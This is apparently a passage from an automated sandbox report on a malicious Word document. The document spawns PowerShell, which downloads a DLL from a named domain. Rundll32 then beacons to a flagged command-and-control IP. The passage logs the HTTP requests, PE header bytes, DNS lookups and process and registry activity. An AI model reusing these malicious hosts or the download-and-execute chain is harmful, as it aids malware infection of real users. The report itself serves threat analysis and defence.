Data Raw:	01 91 b2 80 01 00 04 00 00 00 01 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 22 02 00 64 e4 04 04 02 1c 6d a2 a2 32 00 34 00 00 40 02 14 06 02 14 5a 3d 02 0a 07 02 62 01 14 08 06 12 09 01 02 12 16 c1 ed 61 06 00 0c 25 02 4a 3c 02 0a 16 00 01 72 73 74 20 64 6f 6c 65 3e 02 32 73 00 00 74 00 64 00 6f 00 6c 00 a0 65 00 0d 00 68 00 25 5e 00 03 00 2a 5c 47 7b 30 30 30 32 60 30 34 33 30 2d

Stream Path: WordDocument, File Type: data, Stream Size: 20014


General	
Stream Path:	WordDocument
File Type:	data
Stream Size:	20014
Entropy:	4.1368278567
Base64 Encoded:	False
Data ASCII:	. . . . _ . . . . . H . . . . b j b j . . . . . N . . b . . . I . . . . @ . . . . . F . . . . . F . . . . .
Data Raw:	ec a5 c1 00 5f c0 09 04 00 00 f8 12 bf 00 00 00 00 00 00 10 00 00 00 00 00 00 08 00 00 8f 48 00 00 0e 00 62 6a 62 6a 00 15 00 15 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 04 16 00 2e 4e 00 00 62 7f 00 00 62 7f 00 00 8f 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/12/21-20:31:20.789009	TCP	2404340	ET CNC Feodo Tracker Reported CnC Server TCP group 21	49168	80	192.168.2.22	71.72.196.159

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 12, 2021 20:31:04.502388954 CET	49165	443	192.168.2.22	5.2.81.171
Jan 12, 2021 20:31:04.613992929 CET	443	49165	5.2.81.171	192.168.2.22
Jan 12, 2021 20:31:04.614180088 CET	49165	443	192.168.2.22	5.2.81.171
Jan 12, 2021 20:31:04.629313946 CET	49165	443	192.168.2.22	5.2.81.171
Jan 12, 2021 20:31:04.740904093 CET	443	49165	5.2.81.171	192.168.2.22
Jan 12, 2021 20:31:04.740953922 CET	443	49165	5.2.81.171	192.168.2.22
Jan 12, 2021 20:31:04.740977049 CET	443	49165	5.2.81.171	192.168.2.22
Jan 12, 2021 20:31:04.741005898 CET	443	49165	5.2.81.171	192.168.2.22
Jan 12, 2021 20:31:04.741178036 CET	49165	443	192.168.2.22	5.2.81.171
Jan 12, 2021 20:31:04.741214037 CET	49165	443	192.168.2.22	5.2.81.171

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 12, 2021 20:31:04.754389048 CET	49165	443	192.168.2.22	5.2.81.171
Jan 12, 2021 20:31:04.755346060 CET	49166	443	192.168.2.22	5.2.81.171
Jan 12, 2021 20:31:04.865854979 CET	443	49165	5.2.81.171	192.168.2.22
Jan 12, 2021 20:31:04.866605043 CET	443	49166	5.2.81.171	192.168.2.22
Jan 12, 2021 20:31:04.866749048 CET	49166	443	192.168.2.22	5.2.81.171
Jan 12, 2021 20:31:04.867340088 CET	49166	443	192.168.2.22	5.2.81.171
Jan 12, 2021 20:31:04.978590965 CET	443	49166	5.2.81.171	192.168.2.22
Jan 12, 2021 20:31:04.978642941 CET	443	49166	5.2.81.171	192.168.2.22
Jan 12, 2021 20:31:04.978676081 CET	443	49166	5.2.81.171	192.168.2.22
Jan 12, 2021 20:31:04.978705883 CET	443	49166	5.2.81.171	192.168.2.22
Jan 12, 2021 20:31:04.978878021 CET	49166	443	192.168.2.22	5.2.81.171
Jan 12, 2021 20:31:04.980880976 CET	49166	443	192.168.2.22	5.2.81.171
Jan 12, 2021 20:31:05.067197084 CET	49167	80	192.168.2.22	109.232.216.177
Jan 12, 2021 20:31:05.092096090 CET	443	49166	5.2.81.171	192.168.2.22
Jan 12, 2021 20:31:05.139599085 CET	80	49167	109.232.216.177	192.168.2.22
Jan 12, 2021 20:31:05.139782906 CET	49167	80	192.168.2.22	109.232.216.177
Jan 12, 2021 20:31:05.140002012 CET	49167	80	192.168.2.22	109.232.216.177
Jan 12, 2021 20:31:05.212311983 CET	80	49167	109.232.216.177	192.168.2.22
Jan 12, 2021 20:31:05.219491005 CET	80	49167	109.232.216.177	192.168.2.22
Jan 12, 2021 20:31:05.219544888 CET	80	49167	109.232.216.177	192.168.2.22
Jan 12, 2021 20:31:05.219584942 CET	80	49167	109.232.216.177	192.168.2.22
Jan 12, 2021 20:31:05.219623089 CET	80	49167	109.232.216.177	192.168.2.22
Jan 12, 2021 20:31:05.219634056 CET	49167	80	192.168.2.22	109.232.216.177
Jan 12, 2021 20:31:05.219661951 CET	80	49167	109.232.216.177	192.168.2.22
Jan 12, 2021 20:31:05.219698906 CET	80	49167	109.232.216.177	192.168.2.22
Jan 12, 2021 20:31:05.219708920 CET	49167	80	192.168.2.22	109.232.216.177
Jan 12, 2021 20:31:05.219739914 CET	80	49167	109.232.216.177	192.168.2.22
Jan 12, 2021 20:31:05.219772100 CET	49167	80	192.168.2.22	109.232.216.177
Jan 12, 2021 20:31:05.219779015 CET	80	49167	109.232.216.177	192.168.2.22
Jan 12, 2021 20:31:05.219829082 CET	80	49167	109.232.216.177	192.168.2.22
Jan 12, 2021 20:31:05.219846010 CET	49167	80	192.168.2.22	109.232.216.177
Jan 12, 2021 20:31:05.219876051 CET	80	49167	109.232.216.177	192.168.2.22
Jan 12, 2021 20:31:05.219939947 CET	49167	80	192.168.2.22	109.232.216.177
Jan 12, 2021 20:31:05.292373896 CET	80	49167	109.232.216.177	192.168.2.22
Jan 12, 2021 20:31:05.292434931 CET	80	49167	109.232.216.177	192.168.2.22
Jan 12, 2021 20:31:05.292473078 CET	80	49167	109.232.216.177	192.168.2.22
Jan 12, 2021 20:31:05.292522907 CET	80	49167	109.232.216.177	192.168.2.22
Jan 12, 2021 20:31:05.292534113 CET	49167	80	192.168.2.22	109.232.216.177
Jan 12, 2021 20:31:05.292566061 CET	80	49167	109.232.216.177	192.168.2.22
Jan 12, 2021 20:31:05.292607069 CET	80	49167	109.232.216.177	192.168.2.22
Jan 12, 2021 20:31:05.292612076 CET	49167	80	192.168.2.22	109.232.216.177
Jan 12, 2021 20:31:05.292649031 CET	80	49167	109.232.216.177	192.168.2.22
Jan 12, 2021 20:31:05.292681932 CET	49167	80	192.168.2.22	109.232.216.177
Jan 12, 2021 20:31:05.292687893 CET	80	49167	109.232.216.177	192.168.2.22
Jan 12, 2021 20:31:05.292726040 CET	80	49167	109.232.216.177	192.168.2.22
Jan 12, 2021 20:31:05.292762995 CET	49167	80	192.168.2.22	109.232.216.177
Jan 12, 2021 20:31:05.292767048 CET	80	49167	109.232.216.177	192.168.2.22
Jan 12, 2021 20:31:05.292807102 CET	80	49167	109.232.216.177	192.168.2.22
Jan 12, 2021 20:31:05.292835951 CET	49167	80	192.168.2.22	109.232.216.177
Jan 12, 2021 20:31:05.292855978 CET	80	49167	109.232.216.177	192.168.2.22
Jan 12, 2021 20:31:05.292905092 CET	80	49167	109.232.216.177	192.168.2.22
Jan 12, 2021 20:31:05.292927980 CET	49167	80	192.168.2.22	109.232.216.177
Jan 12, 2021 20:31:05.292943954 CET	80	49167	109.232.216.177	192.168.2.22
Jan 12, 2021 20:31:05.292983055 CET	80	49167	109.232.216.177	192.168.2.22
Jan 12, 2021 20:31:05.293020010 CET	49167	80	192.168.2.22	109.232.216.177
Jan 12, 2021 20:31:05.293021917 CET	80	49167	109.232.216.177	192.168.2.22
Jan 12, 2021 20:31:05.293061018 CET	80	49167	109.232.216.177	192.168.2.22
Jan 12, 2021 20:31:05.293096066 CET	49167	80	192.168.2.22	109.232.216.177
Jan 12, 2021 20:31:05.293101072 CET	80	49167	109.232.216.177	192.168.2.22
Jan 12, 2021 20:31:05.293140888 CET	80	49167	109.232.216.177	192.168.2.22
Jan 12, 2021 20:31:05.293171883 CET	49167	80	192.168.2.22	109.232.216.177
Jan 12, 2021 20:31:05.293190002 CET	80	49167	109.232.216.177	192.168.2.22
Jan 12, 2021 20:31:05.293261051 CET	49167	80	192.168.2.22	109.232.216.177
Jan 12, 2021 20:31:05.365664005 CET	80	49167	109.232.216.177	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 12, 2021 20:31:05.365725040 CET	80	49167	109.232.216.177	192.168.2.22
Jan 12, 2021 20:31:05.365765095 CET	80	49167	109.232.216.177	192.168.2.22
Jan 12, 2021 20:31:05.365806103 CET	80	49167	109.232.216.177	192.168.2.22
Jan 12, 2021 20:31:05.365842104 CET	49167	80	192.168.2.22	109.232.216.177
Jan 12, 2021 20:31:05.365865946 CET	80	49167	109.232.216.177	192.168.2.22
Jan 12, 2021 20:31:05.365890980 CET	49167	80	192.168.2.22	109.232.216.177
Jan 12, 2021 20:31:05.365915060 CET	80	49167	109.232.216.177	192.168.2.22
Jan 12, 2021 20:31:05.365953922 CET	80	49167	109.232.216.177	192.168.2.22
Jan 12, 2021 20:31:05.365983009 CET	49167	80	192.168.2.22	109.232.216.177
Jan 12, 2021 20:31:05.365993023 CET	80	49167	109.232.216.177	192.168.2.22
Jan 12, 2021 20:31:05.366033077 CET	80	49167	109.232.216.177	192.168.2.22
Jan 12, 2021 20:31:05.366055965 CET	49167	80	192.168.2.22	109.232.216.177
Jan 12, 2021 20:31:05.366070986 CET	80	49167	109.232.216.177	192.168.2.22
Jan 12, 2021 20:31:05.366110086 CET	80	49167	109.232.216.177	192.168.2.22
Jan 12, 2021 20:31:05.366134882 CET	49167	80	192.168.2.22	109.232.216.177
Jan 12, 2021 20:31:05.366153955 CET	80	49167	109.232.216.177	192.168.2.22
Jan 12, 2021 20:31:05.366203070 CET	80	49167	109.232.216.177	192.168.2.22
Jan 12, 2021 20:31:05.366208076 CET	49167	80	192.168.2.22	109.232.216.177
Jan 12, 2021 20:31:05.366245031 CET	80	49167	109.232.216.177	192.168.2.22
Jan 12, 2021 20:31:05.366283894 CET	80	49167	109.232.216.177	192.168.2.22
Jan 12, 2021 20:31:05.366307974 CET	49167	80	192.168.2.22	109.232.216.177
Jan 12, 2021 20:31:05.366324902 CET	80	49167	109.232.216.177	192.168.2.22
Jan 12, 2021 20:31:05.366364956 CET	80	49167	109.232.216.177	192.168.2.22
Jan 12, 2021 20:31:05.366388083 CET	49167	80	192.168.2.22	109.232.216.177
Jan 12, 2021 20:31:05.366400957 CET	80	49167	109.232.216.177	192.168.2.22
Jan 12, 2021 20:31:05.366441965 CET	80	49167	109.232.216.177	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 12, 2021 20:31:04.424675941 CET	52197	53	192.168.2.22	8.8.8.8
Jan 12, 2021 20:31:04.484715939 CET	53	52197	8.8.8.8	192.168.2.22
Jan 12, 2021 20:31:05.009018898 CET	53099	53	192.168.2.22	8.8.8.8
Jan 12, 2021 20:31:05.065613985 CET	53	53099	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 12, 2021 20:31:04.424675941 CET	192.168.2.22	8.8.8.8	0x71dd	Standard query (0)	remediis.com	A (IP address)	IN (0x0001)
Jan 12, 2021 20:31:05.009018898 CET	192.168.2.22	8.8.8.8	0x8b68	Standard query (0)	avadnansah in.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 12, 2021 20:31:04.484715939 CET	8.8.8.8	192.168.2.22	0x71dd	No error (0)	remediis.com		5.2.81.171	A (IP address)	IN (0x0001)
Jan 12, 2021 20:31:05.065613985 CET	8.8.8.8	192.168.2.22	0x8b68	No error (0)	avadnansah in.com		109.232.216.177	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- avadnansahin.com
- 69.49.88.46

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	109.232.216.177	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 12, 2021 20:31:05.140002012 CET	3	OUT	GET /wp-includes/w/ HTTP/1.1 Host: avadnansahin.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 12, 2021 20:31:05.219491005 CET	4	IN	HTTP/1.1 200 OK Connection: Keep-Alive X-Powered-By: PHP/7.0.33 Set-Cookie: 5ffdf8f92dc15=1610479865; expires=Tue, 12-Jan-2021 19:32:05 GMT; Max-Age=60; path=/ Cache-Control: no-cache, must-revalidate Pragma: no-cache Last-Modified: Tue, 12 Jan 2021 19:31:05 GMT Expires: Tue, 12 Jan 2021 19:31:05 GMT Content-Type: application/octet-stream Content-Disposition: attachment; filename="Rq7pzbnT415DFc.dll" Content-Transfer-Encoding: binary Transfer-Encoding: chunked Date: Tue, 12 Jan 2021 19:31:05 GMT Data Raw: 31 30 30 30 30 0d 0a 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 06 00 5a de fd 5f 00 00 00 00 00 00 00 00 e0 00 0e 21 0b 01 02 32 00 46 00 00 00 d4 04 00 00 00 00 00 f0 21 00 00 00 10 00 00 00 60 00 00 00 00 00 10 00 10 00 00 00 02 00 00 03 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 60 05 00 00 04 00 00 01 09 06 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 fc 70 00 00 64 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1e 05 00 58 15 00 00 00 50 05 00 d4 07 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 78 72 00 00 18 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 8b 43 00 00 00 10 00 00 00 44 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 0c 01 00 00 00 60 00 00 00 02 00 00 00 48 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 d8 08 00 00 00 70 00 00 00 0a 00 00 00 4a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 74 65 78 74 34 00 00 a4 bf 04 00 00 80 00 00 00 c0 04 00 00 54 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 74 65 78 74 35 00 00 64 00 00 00 00 40 05 00 00 02 00 00 00 14 05 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 40 2e 72 65 6c 6f 63 00 00 d4 07 00 00 00 50 05 00 00 08 00 00 00 16 05 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 0 0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: 10000MZ@!L!This program cannot be run in DOS mode.$PELZ_!2F!``pdXPxr.textCD `.rdata`H@@. datapJ@.text4T@.text5d@ @.relocP@B

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49169	69.49.88.46	80	C:\Windows\SysWOW64\rundll32.exe


Timestamp	kBytes transferred	Direction	Data
Jan 12, 2021 20:31:34.827358961 CET	358	OUT	POST /fumwyj93myhz6vi/3lptbz7/e6hqkyw77ui/dujy6/2toe6aqef56s/cxrwnsqx/ HTTP/1.1 DNT: 0 Referer: 69.49.88.46/fumwyj93myhz6vi/3lptbz7/e6hqkyw77ui/dujy6/2toe6aqef56s/cxrwnsqx/ Content-Type: multipart/form-data; boundary=-------------------HZtvsb4iqah9tnyW329 User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 69.49.88.46 Content-Length: 5492 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Jan 12, 2021 20:31:37.310410976 CET	365	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 12 Jan 2021 19:31:37 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Vary: Accept-Encoding Data Raw: 66 30 34 0d 0a 5c b4 e8 0a df c8 fc 15 5f 14 03 90 17 91 42 95 bb 60 9b 10 9a 31 8d f3 aa e5 ca 57 d1 60 dc 2a 41 15 f0 08 8c 83 69 a7 3e 6e 91 b1 28 72 e9 02 0f d2 29 ab dc 4e e4 d8 82 38 74 3c b7 d7 70 98 a0 07 f2 2a e1 a8 15 da d3 60 74 37 51 a7 33 46 fb 40 f6 9d 64 40 be 1d 2a 15 09 7e 09 d0 1d 3c 49 e9 08 d7 30 aa 4b fb 05 91 50 2b d7 39 13 2a 6d 3c f5 e4 bd 5c 37 20 7d a6 2e b0 32 8d ec 9b e0 17 e8 8f b6 02 1b 91 9a 06 5b a8 35 10 4d db b4 8c 1d 85 7a 70 9a 1e fb b3 9b 01 80 2a 15 4f 86 81 0f 9a 03 8e 86 62 9b ba 01 61 eb a6 b2 7d a9 7b 65 4b e5 d5 28 ee 2a 77 71 59 7e d9 b8 ef a3 b7 93 25 49 cc b8 76 8d 68 41 4e 7e 19 45 99 14 c0 e5 b1 ef d4 24 5b a4 6d 8e c4 f2 ac 70 28 3d 60 1b 6a 87 dd ca c3 fa 6d 58 4b ba 20 a3 51 19 f1 ea e9 00 54 52 62 a8 de a7 fd d2 a4 f7 a6 b3 2c 55 cb 25 8d 8b 94 58 ff c3 bb f2 af 34 8b 7f 1f 1c 1e 32 14 48 93 36 bc b5 78 ab a5 46 33 2f 34 8d c0 cd 2a eb 75 b0 d9 7b 8d 34 21 c0 20 84 0a 0b f8 9f c3 35 d8 a8 ef 4c 21 9d dd 3e dc 59 91 7a b3 8c f1 85 aa 2f 0c d8 62 a4 13 1d ed 7b f9 d9 8d 53 3a a6 3e 5c 4a e1 3a 00 62 19 b7 8a 3c 2d 43 aa ba 94 4f 74 23 00 7f 39 2b dc 08 38 b5 8b 60 13 aa 85 fd 7c 75 fc ba 9b 0f 87 21 ca 99 7b 5f 31 ee 73 68 01 87 a9 9f 9b a0 79 ef 78 b0 8f 66 a3 f7 d1 02 39 52 2f f1 09 2c 52 56 58 b3 b5 a4 d7 f2 89 1d e2 6e 2e c2 4d 96 7b fa 37 99 c7 7c 36 e2 24 f7 0b 77 62 69 be 7f d1 cf 5a 22 60 39 11 7e 2a fc 94 25 9c 3f 79 15 50 2a 34 6c a0 15 d6 8c 8f 53 21 eb 67 2d b1 ee d8 43 30 f1 bb cb 7c d6 cd 1e 75 2b 45 bf d4 2b 88 c1 7f 77 4f 23 fe 8b 63 24 62 2b d9 87 f9 9a fd 9c 5c b7 45 47 72 19 d7 40 4a 78 66 3b 5b 6e e7 96 4a c2 48 24 15 ff e7 99 e9 07 5a 1e 8d 85 e7 ee 0a 83 46 93 63 82 76 7a ff 20 4c 6b 0a b6 1f 40 af 92 7d 49 7c a5 00 15 f6 3a 21 14 95 44 0e a9 e4 1d f3 69 1e 88 f4 f9 2d 7c 4f 3f 2e a3 a9 d1 80 08 11 3d 75 b3 dd 32 9f 91 02 62 66 34 25 74 ec a3 d9 d9 70 46 54 11 63 76 42 da cc 5d 85 22 60 e9 27 1f cc 02 c9 e7 fc 51 a4 1d 1e e3 9f 0c 3b ec 7c ed 81 8f 48 63 13 ce 0f d5 2e 54 d7 fd 43 0d 81 b7 70 ab 2c b1 57 57 c4 26 e8 33 f0 25 fa 01 1e 47 28 bd cb ab 6d 8c e2 7e b2 dd ae 4e 20 22 6e af 53 0c 53 28 ea 98 d9 e0 e4 7b 70 c4 d1 db ad 5d 0c 16 40 dc 43 e5 bf b4 e2 db 78 a2 a9 ad ae 0f 3b af 8f 66 e1 b3 34 97 41 7d b1 45 0f 33 ef 53 1f 27 b5 06 10 b6 a5 2f 24 e9 27 89 14 8b 48 69 0e 69 66 f8 ee 9e de 5d a3 ca 7a f6 77 57 4b 59 96 5c 8c 99 8b 18 e8 de 20 6f 8b 1f 30 c0 29 8f 2e ee c1 cb d8 1b 1d 73 b7 78 a6 1a 0c 28 c6 8a 82 09 01 0e e0 d2 8f a1 78 8c d2 f4 f6 b9 18 58 d7 94 d2 00 2d b4 ea 85 60 20 c9 dc 37 c2 a8 a7 b4 5e b5 06 08 8f 69 dc 9b b6 1f 3b 02 31 c2 21 26 eb 69 6a 09 ec 89 06 73 49 16 83 63 78 bb 4a d7 1a 01 4b a8 02 d1 61 55 92 3f 30 52 f9 91 e5 3d fc 91 b4 f0 32 e2 90 86 d8 94 f6 db e0 ae 9e 12 a3 87 17 99 ab 97 8b a5 5a de 5b 4c 32 39 58 94 ef 1b 71 02 74 c6 9f f5 56 8a 10 e6 4e b1 b7 43 49 b2 1a 79 6b 22 37 8a c0 85 00 2b 7f 52 f5 de dd ac a5 90 3d 2a 1d f5 59 a7 2c 7e ee a9 11 7f 05 82 81 ce 5d fd 09 06 f5 e4 fb f0 1c 13 d5 d2 64 94 c1 f1 85 ec 84 11 ce 22 52 82 15 2d b4 a2 f1 0f d4 b0 08 b3 c2 f9 83 39 a1 2b 05 44 db 95 53 16 9d f5 62 1d e0 bb 89 97 a4 f5 32 99 27 ca 0b 22 03 3a b1 df 8b a2 ca a 7 1e 77 6c 5b 36 bd 12 42 19 ff 20 86 5d 8b 0b 04 c6 af 05 ca cf 46 5d dc e3 c9 f2 f6 fa 05 2d 88 87 bf 2a 65 28 ce 9b 59 e3 06 c2 df 82 1b ac 8d 8b 64 1d b2 23 6e 43 07 31 82 62 a4 e2 7b 52 da 25 48 2f 12 2b 06 79 20 ee cd 6b 1a 43 f7 b7 17 5e 48 f9 35 bf 34 85 46 f3 8e 01 53 7e c1 00 d6 bc f8 f7 92 c7 af 8e 73 64 7b 63 1e Data Ascii: f04_B`1W`*Ai>n(r)N8t<p*`t7Q3F@d@*~<l0KP+9*m<\7 }.2[5Mzp*Oba}{eK(*wqY~%IvhAN~E$[mp(=`jmXK QTRb,U%X42H6xF3/4*u{4! 5L!>Yz/b{S:>\J:b<-COt#9+8`]u!{_1shyxf9R/,RVXn.M{7\|6$wbiZ"`9~*%?yP*4lS!g-C0| u+E+wO#c$b+\EGr@Jxf;[nJH$ZFcvz Lk@}I|:!Di-|O?.=u2bf4%tpFTcvB]"``Q;|Hc.TCp,WW&3%G(m~N "nSS({p]@Cx;f4A }E3S'/$'Hiif]zwWKY\ o0).sx(xX-` 7^i;1!&ijslcxJKaU?0R=2Z[L29XqtVNClyk"7+R=*Y,~]d"R-9+DSb2"':wl[6B]F]-*e(Yd#nC1 b{R%H/+y kC^H54FS~sd{c

Code Manipulations

Statistics

Behavior



- WINWORD.EXE
- cmd.exe
- msg.exe
- powershell.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe

Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 2336 Parent PID: 584

General

Start time:	20:30:34
Start date:	12/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13f120000
File size:	1424032 bytes
MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE91826B4	CreateDirectoryA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\~DFDE2877DCDD6AFF0B.TMP	success or wait	1	7FEE90A9AC0	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	unknown	1	success or wait	1	7FEE8E5EC53	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	unknown	4096	success or wait	1	7FEE8E66CAC	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEE90BE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEE90BE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEE90BE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F4AF5	success or wait	1	7FEE90A9AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose	Cambria Math	binary	02 04 05 03 05 04 06 03 02 04	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose	Tahoma	binary	02 0B 06 04 03 05 04 04 02 04	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F4AF5	F4AF5	binary	04 00 00 00 20 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 51 CD D3 EA 64 E9 D6 01 F5 4A 0F 00 F5 4A 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 